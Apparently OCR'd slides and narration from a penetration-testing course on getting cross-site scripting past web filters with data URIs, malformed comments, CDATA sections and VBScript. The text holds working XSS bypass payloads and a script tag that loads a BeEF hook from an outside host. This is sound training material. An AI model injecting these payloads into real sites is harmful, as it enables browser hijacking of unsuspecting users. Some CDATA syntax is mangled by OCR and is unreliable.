data:image/png;base64, *encoded_string*


So what is a data URI? It is a string that contains up to four pieces that explains to the browser what the embedded content is. The first part is the header. This is simply the string *data:*. This tells the browser the following stuff is a data URI. Think of it the same way we use *http:* to specify that the following is an HTTP URI.

The next piece is the content type. This actually specifies what the type of content is that is embedded. Keep in mind that this piece is optional. If we leave off the content type, the browser, in most cases, will attempt to determine itself what the content type is. This lets us bypass filters that block the semicolon or the slash.

The third piece is an option. It is also optional, but for our purposes we always include it as its what provides the best bypass capability. This is the base64 encoding of the embedded content. Since data URIs were designed to handle binary, base64 encoding the binary enabled us to have a string to embed.

The final piece is the embedded content. This is where the magic lives. In the below example, we have created an image tag that has a data URI. This image tag simply includes the Secure Ideas logo as a PNG file.

```
<img src="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAD
<<<Base64 encoded logo truncated for brevity...>>>
uPCsoQ9ydxN9DtCncTLSwGet/B/jk46+z1d8UwAAAABJRU5ErkJggg==">
```



Example Attack Data URI

- Using a data URI, we can inject a traditional XSS example
  - Typically blocked by filtering

```
<script>alert("Data URIs rock!");</script>
```


- This becomes the following string

```
data:text/html;charset=utf-8;base64,PHNjcmlwdD5hbGVydCgiRGF0YSBVUklzIHJvY2shIik7PC9zY3JpcHQ=
```

So how do we use these for attacks? Well it's pretty simple. We take the attack string, in this case *<script>alert("Data URIs rock!");</script>* and create a data URI from it. The result would be *data:text/html;charset=utf-8;base64,PHNjcmlwdD5hbGVydCgiRGF0YSBVUklzIHJvY2shIik7PC9zY3JpcHQ=*. As you can see, a filter that was looking to block the evil pop-up box would miss that the *alert* function was being used.

Generating Data URIs

- There are multiple ways to generate a data URI
  - websites
  - scripts
- Two great web sites are
  - The image encoder
    - http://www.scalora.org/projects/uriencoder/
  - The data URI kitchen
    - http://software.hixie.ch/utilities/cgi/data/data
    - This accepts both strings and files
- Testers can also build a script to generate the data URI
  - One example is available from Secure Ideas
  - http://www.secureideas.net/tools/



software.hixie.ch/utilities/cgi/data/data

The data: URI kitchen


Type: text/html;charset=utf ☑ base64

```
<script src="http://exploits.secureideas.net/beef/beefmagic.js.php">
```

Generating these data URIs is actually not that hard. We simply base64 encode the string and put it within the data URI's content section. This is simple enough, but there are a number of items that help with this.

For example, there are two great websites, the image encoder and the data URI kitchen, which are available to create the data URI's we use. The first only works with binary data, but will output the string ready to use for various languages such as JavaScript. The second, my go to site, is designed to also support text entry, which is more typical of what we use.

You could also simply create a script such as one in Python to generate this string. Secure Ideas has released a simple script which is available at http://www.secureideas.net and was added to SamuraiWTF in the 1.0 release.




More Client-based Technologies

- Let's look at some other client technologies
  - Features that browser support and adjust
- Many items will be forgiven by the browser
  - It will adjust what it receives
  - Attempting to correct errors in the response
- We will use these automatic modifications to attack the client
  - Bypassing the application controls!

Now let's talk about some other methods for bypassing controls within the application and infrastructure. These methods take advantage of the features that browsers provide in adjusting and responding to broken responses from applications. Basically the idea is that browsers have attempted to respond to the issue that many web pages are built incorrectly. They may be missing tags or have malformed tag in them. The browser then attempts to *fix* the problem.

As penetration testers, we are going to use the fact that the application will *fix* things while the WAF or filter was set up to look for the correct item. This is again the idea that we need to understand the *context* of where something runs. This context includes when the client will adjust or translate something differently than the controls expect.




HTML Comments

- HTML comments have long been a fun item for pentesters
  - Information disclosure anyone? ☺
- Bypassing a control with comments is another way to use them
  - Based on the browser *fixing* them
- Comments are standardized
  - They begin with <!--
  - A comment ends with -->

```
<!-- This is a comment... -->
```

Comments are always fun for penetration testers. We often find that during mapping of a site, the HTML comments in the pages provide great information or insight into the application and its developers. This information disclosure has been something we have looked for in every one of our tests and found most of the time. But comments can be used for attack as well. This is because the browser with *fix* the comment if we set it up wrong. So when we want to bypass a control, mis-using comments may help.

To understand how to misuse them, first we need to make sure that everyone knows what a comment is **supposed** to look like. First they begin with <!-- and they end with -->. The two dashes there, in the end, are important: at least to the browser they are.



Browser Behavior

- One thing browsers will do is close a comment
  - If we forget those two dashes, the browser will add them
- Filters will assume the *img* is part of the comment
  - The browser will execute it

```
<!-- ><img src="broken" onerror="alert('XSS')"> -->
```

- Another attack is to close a comment in an attribute
  - The browser will close the comment before the tag

```
<!-- <img src="--><img src="broken" onerror="alert('XSS')"> -->
```

- Both of these techniques work in most browsers
  - So we can inject these *through the WAF* or *filter*

When we look at browser behavior, we can see that browsers will parse tags and comments based on how they expect them to work. Not necessarily the way the HTML is written in the response. As stated before, we can use this friendliness against the user and their client software.

The first example is:


```
<!-- ><img src="broken" onerror="alert('XSS')"> -->
```

In this code, the > before the *img* tag is not a correct closure for a comment. But the browser will forgive it, in some cases even adding in the two dashes that are expected when we view the source within the browser. This means that the browser will attempt to load the image **broken** which will fail. The browser will then run the code in the onerror attribute.

In the second example:

```
<!-- <img src="--><img src="broken" onerror="alert('XSS')"> -->
```

The closing of the comment is in an attribute. Most filters won't look parse this correctly as the browser will. The browser will close the comment and act on the second *img* tag. Many filters will see that the second *src=* as the end of the comment and not see the second image tag at all.



CDATA

- Character data is free form content in a structured document
  - XML and SGML use this heavily
- This allows for special characters in content
  - Without those characters being parsed by the XML processor
- An example would be script code
  - the < or > for comparison would be invalid except for CDATA sections
- A CDATA declaration is simple enough
  - But many people get them wrong ☺


```
<![CDATA[ Arbitrary content here! ] ]>
```

When we look at XML and SQML documents one thing is recognized quite easily, these are structured documents. This means that things have a place and that certain characters are important. So how do we handle data or content that has those special characters in it? Many times we encode it. For example, instead of a < we would encode that as &lt; but this requires us to do the encoding. Enter CDATA! ☺

The CDATA section allows us to have a space for arbitrary data without the need to make sure it is encoded. This is very helpful when we look at things like scripting .(XSS anyone?) So the example below is a common reason to see this in HTML:

```
<script>
// <! [CDATA[
                    alert("<Don't Panic!>");
// ] ]>
</script>
```

The tag is pretty simple as seen there. We have the **<! [CDATA[** to begin the section and then we close it with **]>**.



Browser Behavior

- The simplest attack is to simply inject an attack
  - Some browsers will execute the code

```
<![CDATA[<img src="broken" onerror="alert('XSS')"> ]]>
```

- The other form of bypass is to add a >
  - Right after the CDATA entry

```
<![CDATA[><img src="broken" onerror="alert('XSS')"> ]]>
```

- Both of these will bypass most protections!

Since the CDATA sections are designed to be treated as raw data, many filters will ignore them. This means that we need to just figure out a way to get the browser to parse that section while having the filter or WAF ignore it. Again we use the *forgiveness* of the browser against it. The context of how the section is parsed is the key point.


In the simplest form of an attack, we can just put our attack into the CDATA section. Some clients will actually execute this since they know what that data is. For example:

<![CDATA[<img src="broken" onerror="alert('XSS')">]]>

Another bypass would be to simply add a > as the first character in the CDATA tag. For example:

<![CDATA[><img src="broken" onerror="alert('XSS')">]]>

Almost all browsers will execute the attack even though the > should be ignored as part of the unstructured data.




VBScript

- XSS has always focused on JavaScript
  - Mainly due to widespread support
- Browser support many more features
  - Based on the system and plug ins
- Internet Explorer is still the most common browser
  - The others are catching up
- VBScript is supported in IE
  - Very powerful client-side language

As we look around at XSS, we almost always default to thinking about JavaScript. This is probably due to the fact that almost every client supports executing code within the page using JavaScript. This is also seen in the overwhelming amount of protection focused on preventing the execution of JavaScript and the injection of it into an application. The thing that all of these examples and protection miss is that browsers and web clients have become way more powerful than they were just a few years ago. Features are added to the browser or plug ins extend what the browser can do.

When we look at Internet Explorer, we find that there is a treat for XSS that has actually been around for years! That treat? VBScript. VBScript is supported by all versions of IE and will allow the web site to execute code within the browser the same way that JavaScript works. This powerful language is a great way to bypass controls when our target is running IE.




VBScript Basics

- Very similar to JavaScript
  - When we are looking within the browser
- The language is case insensitive
  - Makes bypasses even easier
- Comments are preceded by a single quote
  - It also uses the old style REM command
- VBScript also shares DOM items with JavaScript
  - document.write and window object as two examples
- Let's look at using it next

When we start to look at VBScript, it is interesting how similar to JavaScript it is. (At least this is true when we are using it within the browser.) We do need to keep a few things in mind. The biggest difference is that the language is case insensitive. This means that we are able to modify the case of keywords or code snippets to bypass any protections looking to match the pattern. We also find that the use of a single quote for comments will throw off some protections since they look for that as a beginning of a string.

One of the very interesting pieces of VBScript is that it shares DOM items with JavaScript. So we can call document.write as an example. This would still write things to the DOM. If we combine this with the case insensitivity, bypassing controls becomes even easier! How many rules have you seen looking for alert? If we call AlErT(), we will bypass that control. (Please forgive the l33tness of that typing. <Grin>)



Injecting VBScript

- We have multiple options to load VBScript
  - Injecting via XSS is the same as JavaScript
- We can load an entire script

```
<script type="text/vbscript">
if name="Kevin" then
document.write("Hi Kevin!")
end if
</script>
```

- Or inject into an event

```
<img src='logo.gif' onload='vbs:MsgBox "Hello"'>
```

As we inject VBScript, we need to keep in mind that it works the same as JavaScript. We are able to inject entire scripts or inject into an event handler. When we inject the entire script, we do still have the *src=* option as with JavaScript to load the script from a file on that server or another. So for an entire script being injected, it would look like:


```
<script type="text/vbscript">
if name="Kevin" then
document.write("Hi Kevin!")
end if
</script>
```

